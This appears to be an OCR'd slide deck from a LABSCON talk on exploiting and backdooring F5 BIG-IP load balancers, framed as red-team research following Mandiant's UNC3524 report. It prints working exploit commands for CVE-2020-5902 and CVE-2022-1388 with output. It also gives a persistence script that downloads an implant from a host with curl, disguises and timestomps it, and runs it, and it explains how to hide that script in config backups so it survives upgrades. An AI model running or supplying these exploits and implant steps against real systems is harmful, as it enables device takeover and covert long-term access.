LABSCON

Now I have a BIG-IP. Ho-ho-ho.

Nate Warfield - Eclypsium


Director of Threat Research & Intelligence

LABSCON

Presentation Agenda

- Background & Motivation
- History of F5 exploitation
- UNC3524
- By design != good design
- Attack, implant, hide
- Pivoting & low-level persistence
- DEMO!

Background



Literally a Viking

CTI League founder

- Network hacker
- Security researcher
- F5 Networks – 10yrs
- Microsoft (MS17-010. You're welcome)
- Not a red teamer

Motivation

Load Balancer vulns started CTI League

F5 DFIR for Microsoft & CTIL

First red-centric conference presentation

Mandiant report inspired me

Nobody seems to understand this space

A brief history of F5 exploitation

- CVE-2012-1493 – root ssh key exposed
- CVE-2020-5902 - ..;/ path traversal → admin shell
- CVE-2022-1388 – header tampering → admin shell
- All attacking management interface
- Commonly exposed to the internet
- Exploits fit in a tweet

```
nate@ubuntuserver:~$ python3 CVE-2022-1388.py -t 192.168.0.59:8443 -c "tmsh show sys hardware"
Sys::Hardware
Chassis Information
  Maximum MAC Count  1
  Registration Key   -

Hardware Version Information
  Name        cpus
  Type        base-board
  Model       Common KVM processor
  Parameters  --            --
              cache size    512 KB
              cores         4  (physical:4)
              cpu MHz       3593.248
              cpu sockets   1
              cpu stepping  1


Platform
  Name  BIG-IP Virtual Edition
  BIOS Revision
  Base MAC       6a:6a:52:78:5e:9c
  Hypervisor     Standard PC (i440FX + PIIX, 1996)
  Cloud

System Information
  Type                        Z100
  Chassis Serial              c44217ff-dbaa-2f48-f292a403f774
  Level 200/400 Part
  Switchboard Serial
  Switchboard Part Revision
  Host Board Serial
  Host Board Part Revision
nate@ubuntuserver:~$
```

Unsent Tweets

Everyone

curl -sk 'https://10.13.37.159/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd'

Everyone can reply

Tweet

Unsent Tweets

Everyone

curl -k https://admin@10.13.37.159/mgmt/tm/util/bash \
-H 'Content-Type: application/json' \
-H 'Referrer: 127.0.0.1' \
-H 'Host: localhost' \
-H 'Connection: close, X-F5-Auth-Token' -H 'X-F5-Auth-Token: -' \
--data '{"command": "run" , "utilCmdArgs": " -c id" }'

Everyone can reply

16

Tweet

UNC3524: Eye Spy on Your Email (Mandiant)

Mandiant as QUIETEXIT, which is based on the open-source Dropbear SSH client. For their long-haul remote access, UNC3524 opted to deploy QUIETEXIT on opaque network appliances within the victim environment; think backdoors on SAN arrays, load balancers, and wireless access point controllers. These kinds of devices don't support antivirus or endpoint detection and response tools (EDRs), subsequently leaving the underlying operating systems to vendors to manage. These appliances are often running older versions of BSD or CentOS and would require considerable planning to compile functional malware for them. By targeting trusted systems within victim environments that do not support any type of security

establishes a connection, the threat actor can use any of the options available to an SSH client, including proxying traffic via SOCKS. QUIETEXIT has no persistence mechanism; however, we have observed UNC3524 install a run command (rc) as well as hijack legitimate application-specific startup scripts to enable the backdoor to execute on system startup.

On startup, QUIETEXIT attempts to change its name to cron, but the malware author did not implement this correctly, so it fails. During our incident response investigations, we recovered QUIETEXIT samples that were renamed to blend in with other legitimate files on the file system. In one case with an infected node of a NAS array, UNC3524 named the binary to blend in with a suite of scripts used to mount various filesystems to the NAS.

UNC3524 targets opaque network appliances because they are often the most unsecure and unmonitored systems in a victim environment. Organizations should take steps to inventory their devices that are on the network and do not support monitoring tools. Each device likely has vendor-specific hardening actions to take to ensure that the proper logging is enabled, and logs are forwarded to a central repository. Organizations can also take steps to use network access controls to limit or completely restrict egress traffic from these devices.

I was … unimpressed

No persistence

Their malware wouldn’t survive an upgrade

Unreliable

They deployed a web shell purely to restart their implants

Weird tooling flex

Why not use something more robust


Strangely inept for an APT

There are far better ways to accomplish the same result

LABSCON

Could I do better?

Narrator: Yes, yes he could



Questionable design decisions

- GUI+SSH default enabled on all device IPs
- Management & Traffic planes share routes
- Multiple by-design methods to run scripts
  - On startup & config install
  - On failover state change
  - Log messages
- Configs are stored in a tar file
  - Huge directory structure, lots of places to hide
  - Zero integrity checks on stored files

Important: When the destination address does not match the management interface subnet, the system uses the default gateway of TMM unless there is a more specific route configured on the management interface.
When there is no default route specified in TMM, the system uses the default route specified for the management interface.

K6008: Configuring the BIG-IP system to run commands or scripts upon failover
https://support.f5.com/csp/article/K6008
Configuring the BIG-IP system to run commands or scripts upon failover ... The follov tasks, such as commands or scripts, to be executed ... Log in to the command line.


K14397: Running a command or custom script based on a syslog message
https://support.f5.com/csp/article/K14397
Running a command or custom script based on a syslog message ... You should cons under the following condition: ... user_alert.conf file, type the following command:

K11948: Configuring the BIG-IP system to run commands or scripts upon system startup
https://support.f5.com/csp/article/K11948
... IP or BIG-IQ system to run the **script** Create a customized **startup script** Perform the foll create the **startup script** /config/**startup_script**_sol11948.sh file as appropriate for ...

K4422: Viewing and modifying the files that are configured for inclusion in a UCS archive
https://support.f5.com/csp/article/K4422
Viewing and modifying the files that are configured for inclusion in a UCS archive ... Non-Di /usr/libdata/configsync/cs.dat data file contains three types of keys to control ...

Hack all the things get all the money


- I used CVE-2022-1388, a script* and Sliver C2
  - *From F5's knowledge base
- One Script To Rule Them All
  - Check for implant; if not found download
  - Hackity hack the filesystem
- Writes to failover system for persistence
- Tests for running C2; never start >1 instance
- Persistence files get backed up






```
while true
do
MCPD_RUNNING=`ps aux | grep "/usr/bin/mcpd" | grep -v grep | wc -l`

if [ "$MCPD_RUNNING" -eq 1 ]; then
# If secured restjavad exists, start after boot
# If secured restjavad does not exist, install and start after boot
sleep $[ ( $RANDOM % 10 )  + 1 ]s
pidof  restjavad >/dev/null
if [[ $? -ne 0 ]] ; then
    if [ -e /usr/bin/restjavad ]
    then
        /usr/bin/restjavad &
    else
        mount -o remount,rw /usr
        curl http://10.13.37.180/implant > /usr/bin/restjavad
        chmod +x /usr/bin/restjavad
        touch -a -m -t `ls -l --time-style=+%Y%m%d%H%M.%S /usr/bin/systemctl |awk '{print $6}'` /usr/bin/restjavad
        mount -o remount,ro /usr
        /usr/bin/restjavad &
    fi
fi
fi
exit
```

Architecture allows pivoting

- BIG-IP doesn’t allow server egress by default
  - Requires SNAT on egress interface
- All management traffic allowed by default
- Sliver pivots allow chains of implant connections
- F5 lets you bind C2 listener to failover IP
- Interface ACLs can be modified w/o alerting admins
- Any default gateway – mgmt. or traffic – will route C2








Low-level persistence

- Backups contain most of /config directory
- Documentation tells you what files are/not included
- ANYTHING in an archived directory will be saved
- Abused scripts are included in config backup
  - **/config/startup**
  - **/config/failover/***
  - **/config/user_alert.conf**
- Upgrade/patching copies config archive to new install
- /usr/bin is wiped on upgrade; C2 script fixes this

LABSCON

Demo time!



BIG-IP® - bigip1.jomsvikin.gs

Not secure | https://bigip1/xui/

Hostname	bigip1.jomsvikin.gs	Date	Aug 4, 2022	User	admin
IP Address	10.13.37.159	Time	3:38 PM (PDT)	Role	Administrator

ONLINE (ACTIVE)
In Sync

BIG-IP® - bigip2.jomsvikin.gs

Not secure | https://bigip2/xui/

Hostname	bigip2.jomsvikin.gs	Date	Aug 4, 2022	User	admin
IP Address	10.13.37.160	Time	3:38 PM (PDT)	Role	Administrator

Partition: C

ONLINE (STANDBY)
In Sync

bigip1

```
nate@ubuntuserver:~$
```


```
[root@bigip1:Active:In Sync] config #
```

```
      ffffffffffffffffffffffff
      ffffffff.................
      ffffffff.................
      ffffffff.................

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

       =[ metasploit v6.2.11-dev-                         ]
+ -- --=[ 2233 exploits - 1178 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

[*] Starting persistent handler(s)...
msf6 >
```

app.clipchamp.com is sharing your screen. Stop sharing Hide

LABSCON

Thank You



LABSCON